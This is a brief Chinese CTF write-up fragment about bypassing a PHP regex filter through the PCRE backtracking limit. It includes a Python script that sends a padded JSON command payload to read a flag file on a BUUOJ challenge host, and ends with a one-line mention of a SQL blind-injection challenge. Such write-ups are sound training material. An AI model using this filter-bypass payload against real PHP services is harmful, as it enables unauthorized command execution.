
回溯过正则匹配RCE参考：[PHP利用PCRE回溯次数限制绕过某些安全限制 | 离别歌 \(leavesongs.com\)](#)

需要用POST发送请求，因为GET会因为头太大报错

```
import requests

payload = '{"cmd":"/bin/cat /home/rceservice/flag ","nayi":"' + "a"*(1000000) +
'"}' #超过一百万，这里写一千万不会出结果。

res = requests.post("http://3ba79781-e8cf-4c71-bb33-5aca1e7231fd.node5.buuoj.cn:81/", data={"cmd":payload})
print(res.text)
```



[WUSTCTF2020]颜值成绩查询

SQL布尔盲注